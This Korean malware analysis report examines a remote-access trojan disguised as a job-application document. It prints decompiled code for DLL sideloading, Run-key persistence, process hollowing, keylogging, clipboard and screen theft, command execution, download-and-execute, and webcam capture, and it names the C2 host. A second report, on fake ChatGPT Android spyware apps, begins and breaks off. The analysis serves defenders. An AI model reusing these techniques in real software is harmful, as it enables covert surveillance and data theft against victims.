


[그림 7] 입사지원서 한글 파일

2.2 로더 파일 분석(wechatweb.exe)

wechatweb.exe 파일은 "Indigo Rose Script Editor" 프로그램으로 정상파일이며 해당 프로그램이 동작하기 위해서는 cms21.dll 파일이 필요로 한다.

악성코드 제작자는 이점을 노려 cms21.dll 파일을 변조하여 악성코드를 실행하는 용도로 사용한다.



[그림 8] wecharweb.exe 임포트 DLL

cms21.dll 파일은 아래와 같이 19 개의 익스포트 함수를 가지고 있다.

각각의 익스포트 함수들은 호출될 시 악성코드 페이로드 실행함수를 공통적으로 호출하고 원래 함수를 반환한다.

Name	Address	Ordinal
 CMGetCommandString	10002780	1
 CMGetFindReplaceMRUList	100027A0	2
 CMGetHotKeys	100027C0	3
 CMGetHotKeysForCmd	100027E0	4
 CMGetLanguageDef	10002800	5
 CMGetMacro	10002820	6
 CMRegisterCommand	10002840	7
 CMRegisterControl	10002860	8
 CMRegisterHotKey	10002880	9
 CMRegisterLanguage	100028A0	10
 CMResetDefaultHotKeys	100028C0	11
 CMSetFindReplaceMRUList	100028E0	12
 CMSetHotKeys	10002900	13
 CMSetMacro	10002920	14
 CMUnregisterAllLanguages	10002940	15
 CMUnregisterCommand	10002960	16
 CMUnregisterControl	10002980	17
 CMUnregisterHotKey	100029A0	18
 CMUnregisterLanguage	100029C0	19
 DllEntryPoint	1014C6EC	[main entry]

[그림 9] cms21.dll 익스포트 함수

악성코드 자동실행을 위하여 레지스트리 RUN 항목에 "specialyouttg0a" 이름으로 wechatweb.exe 실행을 등록하고 압축파일에 있던 yga.txt 파일을 읽어와서 내용을 디코딩하여 실행파일로 변경한 후 ProcessHollowing 기법을 이용하여 악성코드를 로드한다.

```
void __noreturn s_MalwareMain()
{
    DWORD v0; // [esp+8h] [ebp-424h] BYREF
    HKEY phkResult; // [esp+Ch] [ebp-420h] BYREF
    CHAR v2[260]; // [esp+10h] [ebp-41Ch] BYREF
    CHAR v3[260]; // [esp+114h] [ebp-318h] BYREF
    __m128i Filename[16]; // [esp+218h] [ebp-214h] BYREF
    CHAR FileName[260]; // [esp+31Ch] [ebp-110h] BYREF
    char v6[8]; // [esp+420h] [ebp-Ch] BYREF

    s_memset(Filename, 0, 260u);
    GetModuleFileNameA(0, FileName[0].m128i_i8, 0x104u);
    if ( !RegOpenKeyExA(HKEY_CURRENT_USER, "SOFTWARE\\MICROSOFT\\WINDOWS\\CURRENTVERSION\\RUN", 0, 0xF003Fu, &phkResult) )
    {
        RegSetValueExA(phkResult, "specialyouttg0a", 0, 1u, (const BYTE *)Filename, 0x104u);
        RegCloseKey(phkResult);
    }
    GetModuleFileNameA(0, v3, 0x104u);
    memcpy(v2, v3, sizeof(v2));
    memcpy(FileName, v3, sizeof(FileName));
    *(_BYTE *)sub_100035E0((int)FileName, '\\') = 0;
    strcpy(v6, "yga.txt");
    sprintfA(FileName, "%s\\%s", FileName, v6);
    sub_10002410(&v0, v2, FileName);
    ExitProcess(0);
}
```

[그림 10] cms21.dll 악성행위

[그림 11] 파일 복호화 로직

[그림 12] 복호화 전/후 비교

ProcessHollowing 기법을 이용하여 자기자신을 새로운 자식프로세스로 생성 후 악성파일을 자식프로세스에 덮어쓰고 자신은 종료한다.

```

17 ( v25 && (__DWORD_)(a1 + 100) && (__DWORD_)(a1 + 104) )
    v43 = (_BYTE *)VirtualAllocEx(hProcess, 0, v22, 12288, 64);
}
v24 = LoadLibraryA("KERNEL32.dll");
WriteProcessMemory = (BOOL (__stdcall *)(HANDLE, LPVOID, LPCVOID, SIZE_T, SIZE_T *))GetProcAddress(
    v24,
    "WriteProcessMemory");
v25 = LoadLibraryA("KERNEL32.dll");
SetThreadContext = (BOOL (__stdcall *)(HANDLE, const CONTEXT *))GetProcAddress(v25, "SetThreadContext");
if ( !v43
    || (WriteProcessMemory(hProcess, (LPVOID)(v38 + 8), &v43, 4, (SIZE_T *)&v46),
        v26 = v43,
        *(_DWORD *)(a1 + 52) = v43,
        !WriteProcessMemory(hProcess, v26, a4, a5, (SIZE_T *)&v46)) )
{
    TerminateProcess(hProcess, 0);
    CloseHandle(h_Thread);
    CloseHandle(hProcess);
    return -1;
}
v27 = v43;
v28 = *(_DWORD *)(a1 + 40);
v37[0] = 65543;
if ( v43 == Buffer )
    v27 = *(LPCVOID *)(a1 + 52);
v39 = (int)v27 + v28;
SetThreadContext(h_Thread, (const CONTEXT *)v37);
ResumeThread(h_Thread);
CloseHandle(h_Thread);
return (int)hProcess;

```

[그림 13] ProcessHollowing 기법 사용


2.3 악성 파일 분석(payload)

악성코드가 실행되면 파일의 리소스영역에서 ZA 항목의 값을 추출하여 디코딩 로직을 거치면 프로그램에서 사용할 각각의 인자들이 보이게 된다.

Resources			
	Offset	Raw Data	Ascii Data
Dialog	00000000	3C 09 3E 09 39 09 30 09 30 09 3A 09 31 09 3D 09	<.>.9.0.0.:.1.=.
String Table	00000010	2D 09 23 09 39 09 2D 09 23 09 38 09 39 09 2D 09	-.#.9.-.#.8.9.-.
RCData	00000020	23 09 7E 09 7E 09 7E 09 27 09 67 09 68 09 7F 09	#.~.~.~.'.g.h...
DVCLAL	00000030	6C 09 7B 09 27 09 6A 09 66 09 64 09 2D 09 23 09	1.{.'.j.f.d.-.#..
ZA	00000040	31 09 39 09 2D 09 23 09 38 09 3B 09 3E 09 27 09	1.9.-.#.8.;>.'..
0 [0]	00000050	39 09 27 09 39 09 27 09 38 09 2D 09 23 09 31 09	9.'.9.'.8.-.#.1.
Version Info	00000060	39 09 2D 09 23 09 38 09 3B 09 3E 09 27 09 39 09	9.-.#.8.;>.'.9.
Manifest	00000070	27 09 39 09 27 09 38 09 2D 09 23 09 31 09 39 09	'.9.'.8.-.#.1.9.
	00000080	2D 09 23 09 63 09 66 09 6B 09 62 09 66 09 7B 09	-.#.c.f.k.b.f.{.
	00000090	6C 09 68 09 27 09 7D 09 66 09 6D 09 68 09 70 09	1.h.'.}.f.m.h.p.
	000000A0	2D 09 23 09 3C 09 38 09 31 09 31 09 2D 09 23 09	-.#.<.8.1.1.-.#..
	000000B0	2D 09 23 09 2D 09 23 09 2D 09 23 09 2D 09 23 09	-.#.-.#.~.~.~.~.~.
	000000C0	2D 09 23 09 2D 09 23 09 2D 09 23 09 2D 09 23 09	-.#.-.#.~.~.~.~.~.
	000000D0	39 09 38 09 3B 09 30 09 2D 09 23 09 2D 09 23 09	9.8.;.0.-.#.~.~.~.
	000000E0	2D 09 23 09 73 09 71 09 6A 09 7F 09 38 09 3B 09	-.#.w.q.j...8.;.
	000000F0	3A 09 3B 09 38 09 2D 09 23 09 5E 09 60 09 67 09	:.j.8.-.#.~.~.~.~.
	00000100	4D 09 60 09 7B 09 55 09 4E 09 4E 09 5D 09 48 09	M.'. {U.N.N.}.H.


[그림 14] 리소스 RCData-ZA 항목 내용

각각의 문자열을 구분하는 구분자로 "\$*"를 토큰으로 사용하는데 이것은 정보를 전송할때에도 문자열 구분 토큰으로 사용된다.



[그림 15] 리소스 RCDData-ZA 복호화

이 악성코드의 C2 서버는 jobkorea.today 라는 도메인을 사용하고 있으며, 이 도메인은 현재도 유효하며 서버 주소는 싱가포르에 위치한 것으로 확인된다.



[그림 16] jobkorea.today 후이즈 정보

악성코드는 jobkorea.today(202.79.167.187:5188) 와의 통신을 통하여 명령을 내려받아 수행하는 봇 형태의 악성코드로서 10 여개의 명령수행이 가능하다.

감염된 컴퓨터의 기본적인 정보들(컴퓨터 이름, 사용자 이름, 네트워크 정보 등)의 수집은 물론이고, 그 이외의 중요한 악성행위는 아래와 같다.

- 파일, 프로세스, 서비스 등에 대한 정보수집 및 전송, 그리고 컨트롤 명령을 통하여 조작이 가능하다.

```

__int64 sub_4059D8(0, v0);
hSCObject = OpenServiceW(hSCManager, lpServiceName, 0xF01FFu);
if ( hSCObject )
{
    v5 = &savedregs;
    v4[1] = &loc_42CE68;
    v4[0] = NtCurrentTeb()->NtTib.ExceptionList;
    __writefsdword(0, v4);
    switch ( v15 )
    {
    case 10:
        started = StartServiceW(hSCObject, 0, &ServiceArgVectors);
        break;
    case 11:
        started = ControlService(hSCObject, v14, &ServiceStatus);
        break;
    case 12:
        started = DeleteService(hSCObject);
        break;
    default:
        started = ChangeServiceConfigW(hSCObject, 0xFFFFFFFF, v14, 0xFFFFFFFF, 0, 0, 0, 0, 0, 0);
        break;
    }
}

```

[그림 17] 서비스 컨트롤

- 클립보드에 저장된 데이터를 전송한다.

```

int __usercall s_GetClipboardData@<eax>(__int64 **a1@<eax>)
{
    char *v1; // eax

    (*OpenClipboard_0)(0);
    v1 = (*GetClipboardData_0)(CF_UNICODETEXT);
    sub_4059D8(v1, a1);
    return (*CloseClipboard_0)();
}

```

[그림 18] 클립보드 데이터 수집

- 윈도우 명령 프롬프트(cmd.exe)를 통한 명령어 실행 후 결과를 전송한다.

```

if ( sub_42A838(dword_485190, v27, &v26, 0) )
{
    v13[0] = 12;
    v13[1] = 0;
    v13[2] = -1;
    (*CreatePipe_0)(v25, &v24, v13, 0);
    s_memset(v15, 68, 0);
    v15[0] = 68;
    v16 = 0;
    v15[11] = 257;
    v17 = v24;
    v18 = v24;
    s_memset(String1, 0x10000, 0);
    (*GetEnvironmentVariableW_0)(L"COMSPEC", String1, 260);
    lstrcatw(String1, L"/c \"");
    v2 = s_getStr(v26);
    lstrcatw(String1, v2);
    lstrcatw(String1, L"\"");
    if ( (*CreateProcessW_0)(0, String1, 0, 0, -1, 32, 0, 0, v15, v14) )
        break;
}
if ( !(dword_485190 + 24) )
{
    sub_42D374();
    goto LABEL_15;
}
v6 = &savedregs;
v5 = &loc_42D6D0;
v4 = NtCurrentTeb()->NtTib.ExceptionList;
__writefsdword(0, v4);
v20 = 0;
do
{
    v23 = (*WaitForSingleObject_1)(v14[0], 50);
    if ( (*PeekNamedPipe_0)(v25, 0, 0xFFFF, &v22, 0, 0) && v22 && (*ReadFile_0)(v25, String1, 0xFFFF, &v22, 0) )
    {
        *(String1 + v22) = 0;
        sub_405794(0);
        sub_4058F8(v10[0], v4);
        sub_405A68();
        s_sendData(dword_485190, 8, 1, v21);
    }
}

```

[그림 19] 명령 프롬프트 실행

- 파일 다운로드 및 실행 후 결과를 전송한다.

```

(*SetEvent_1)(*v15, ExceptionList);
v12 = (*PathFileExistsW_0)(v7) != 0;
s_deleteFile(v7);
if ( !(*URLDownloadToFileW_0)(0, v6 + 3, v7, 0, 0) )
{
    if ( v8 )
    {
        v13 = (*ShellExecuteW_0)(0, 0, v7, 0, 0, 1) >= 0x20;
        LOBYTE(v1) = v8;
        sub_438798(v6 + 3, v7, v1, v13);
        if ( !v13 )
        {
            s_sendData_0(*off_447EC0[0], 26, 254, 0);
            goto LABEL_10;
        }
    }
    else
    {
        sub_438798(v6 + 3, v7, 0, 0);
    }
    s_sendData_0(*off_447EC0[0], 26, 255, 0);
    goto LABEL_10;
}
if ( !v12 )
    (*DeleteFileW_0)(v7);
s_sendData_0(*off_447EC0[0], 26, 253, 0);
LABEL_10:

```

[그림 20] 파일 다운로드 & 실행

- 감염된 컴퓨터의 화면을 캡처하여 전송한다.

```

s_memset(*(a1 + 6900), *(a1 + 6920) + *(a1 + 6876), 0);
v4 = *(a1 + 6900);
*v4 = 40;
*(v4 + 14) = a2;
*(v4 + 4) = *(a1 + 6912);
*(v4 + 8) = -(a1 + 6916);
*(v4 + 12) = 1;
*(v4 + 16) = 0;
*(a1 + 6904) = *(a1 + 6900) + *(a1 + 6876);
if ( *(a1 + 28) )
    *(a1 + 6844) = CreateDCW((a1 + 84 * *(a1 + 28) - 40), 0, 0, 0);
else
    *(a1 + 6844) = GetDC(0);
*(a1 + 6892) = CreateCompatibleDC(*(a1 + 6844));
*(a1 + 6896) = CreateCompatibleBitmap(*(a1 + 6844), 1, 1);
SelectObject(*(a1 + 6892), *(a1 + 6896));
GetDIBits(*(a1 + 6892), *(a1 + 6896), 0, *(a1 + 6916), 0, *(a1 + 6900), 0);
DeleteObject(*(a1 + 6896));
*(a1 + 6896) = CreateDIBSection(*(a1 + 6844), *(a1 + 6900), 0, (a1 + 6908), 0, 0);
SelectObject(*(a1 + 6892), *(a1 + 6896));
v5 = *(a1 + 6896) != 0;
if ( *(a1 + 6896) )
{
    s_memset(*(a1 + 6904), *(a1 + 6920), 0);
    *(a1 + 6888) = *(a1 + 6876);
    sub_403D78(*(a1 + 6900), *(a1 + 6884), *(a1 + 6888));
}
return v5;

```

[그림 21] 스크린 캡처

- 감염된 컴퓨터의 마우스와 키보드를 조작할 수 있다.

```

default:
if ( ~s_recv(*(v16 + 16), &v13, 5) != 5 )
{
switch ( v15[0] )
{
case 1:
if ( v14 <= 0 )
{
v14 = -v14;
(*SetCursorPos_0)(v14, HIWORD(v14));
}
if ( v13 > 1u )
(*mouse_event_0)(v13, 0, 0, 0, 0);
break;
case 2:
(*mouse_event_0)(2048, 0, 0, v14, 0);
break;
case 3:
v1 = (*MapVirtualKeyW_0)(v13, 0, v14, 0);
v7 = v1;
LOBYTE(v1) = v13;
(*keybd_event_0)(v1, v7);
break;
case 4:
v2 = (*MapVirtualKeyW_0)(v13, 0, 0, 0);
v8 = v2;
LOBYTE(v2) = v13;
(*keybd_event_0)(v2, v8);
v3 = (*MapVirtualKeyW_0)(v14, 0, 0, 0);
v9 = v3;
LOBYTE(v3) = v14;
(*keybd_event_0)(v3, v9);
v4 = (*MapVirtualKeyW_0)(v14, 0, 2, 0);
v10 = v4;
LOBYTE(v4) = v14;
(*keybd_event_0)(v4, v10);
v5 = (*MapVirtualKeyW_0)(v13, 0, 2, 0);
v11 = v5;
LOBYTE(v5) = v13;
(*keybd_event_0)(v5, v11);
break;
}
}

```

[그림 22] 마우스 키보드 조작

- GetAsyncKeyState를 이용하여 Keylog 기능을 구현하였으며, 키로깅 데이터는 암호화하여 파일로 저장한다.

```

Sleep_0(10u);
v17 = 0;
while ( 1 )
{
v16 = *(&v8 + 3 * v17);
if ( (((*GetAsyncKeyState_0)(v16) >> 8) & 0x80u) != 0 )
{
v14 = (*GetKeyState_0)(16);
if ( (*GetKeyState_0)(20) && v14 > -1 && v16 > 64 && v16 < 93 )
{
v7[v16] = 1;
}
else if ( (*GetKeyState_0)(20) && v14 < 0 && v16 > 64 && v16 < 93 )
{
v7[v16] = 2;
}
else if ( v14 >= 0 )
{
v7[v16] = 4;
}
else
{
v7[v16] = 3;
}
goto LABEL_34;
}
if ( v7[v16] )
break;
}

```

[그림 23] 키로거 기능

- webcam 이 설치되어 있으면 카메라를 통하여 녹화된 영상을 전송할 수 있다.

```
const char *result; // eax
BOOL pfKey; // [esp+8h] [ebp-8h] BYREF
const char *v5; // [esp+Ch] [ebp-4h]

result = dword_4855D8;
if ( *(dword_4855D8 + 176) && lpBits )
{
    if ( *(a1 + 172) )
    {
        sub_42F940(*(a1 + 88));
        result = ICSeqCompressFrame((a1 + 16), 0, *(a1 + 180), &pfKey, (a1 + 9));
    }
    else
    {
        result = ICSeqCompressFrame((a1 + 16), 0, lpBits, &pfKey, (a1 + 9));
    }
    v5 = result;
    if ( result )
    {
        *(a1 + 8) = pfKey;
        result = s_send(*(a1 + 4), (a1 + 8), 5);
        if ( result == 5 )
            return s_send(*(a1 + 4), v5, *(a1 + 9));
    }
}
return result;
```

[그림 24] 비디오 압축

3. 결론

이번에 발견된 악성코드는 "이 XX_입사지원서.hwp.scr" 파일명으로 채용 지원 문서로 위장했다.

해당 파일은 아래한글 문서파일의 아이콘을 사용했지만 실제로는 악성코드를 포함한 실행파일(.exe)이다. 사용자가 악성 실행파일을 한글 문서파일로 착각해 실행하면 정상적인 지원서가 실행되지만 백그라운드에서는 악성코드가 같이 실행되어 동작한다.

이처럼 기업의 상시채용이나 채용시즌을 노린 입사지원 피싱메일이 꾸준히 유포되고 있고, 대부분의 악성행위는 정보 유출이나 랜섬웨어 등의 행위를 수행한다.

만일 기업체나 개인이 이러한 악성코드에 감염이 이루어지는 경우, 공격자의 의도에 따라 정보 유출 등으로 더 큰 금전 피해가 발생할 수 있다.


따라서 이러한 악성코드에 감염이 되지 않도록 출처가 불분명한 이메일의 링크 혹은 첨부 파일에 대해 실행을 삼가야 하며, 백신을 항상 최신 버전으로 유지할 수 있도록 해야 한다.

[Spyware.Android.Agent]

악성코드 분석 보고서

1. 개요

악성코드 동향




[그림 1] 홈페이지

ChatGPT는 openAI 회사에서 만든 GPT-3.5 기반의 언어 모델 챗봇이다. 기존에 정해진 형태의 몇 가지 답만 하던 챗봇들과 다르게 놀라운 정도로 인간과 대화하는 것 같은 느낌을 주고 있다. ChatGPT의 등장으로 인해 다양한 콘텐츠들이 무수히 쏟아지고 있으며 여러 분야에서 활용 중이다.


현재 GPT-3.5는 무료이지만 무료 사용자는 속도 제한으로 인해 불편함이 존재한다. 그에 반면 유료 사용자는 속도 제한에서 한결 자유로우며 GPT-4 버전을 미리 체험해볼 수 있다. 이러한 인기에 힘입어 빠른 속도로 많은 사용자를 유입시켰고 사용자가 늘어남에 따라 관련된 사기 및 사이버 공격도 증가하고 있다.

악성 앱 실행 화면




[그림 2] 앱 목록

공식 버전의 chatgpt 앱이 없음에도 불구하고 다양한 앱들이 존재한다. 아이콘이 거의 비슷하지만 모두 악성 앱으로 기능은 공격자가 만들기에 따라 달라진다.



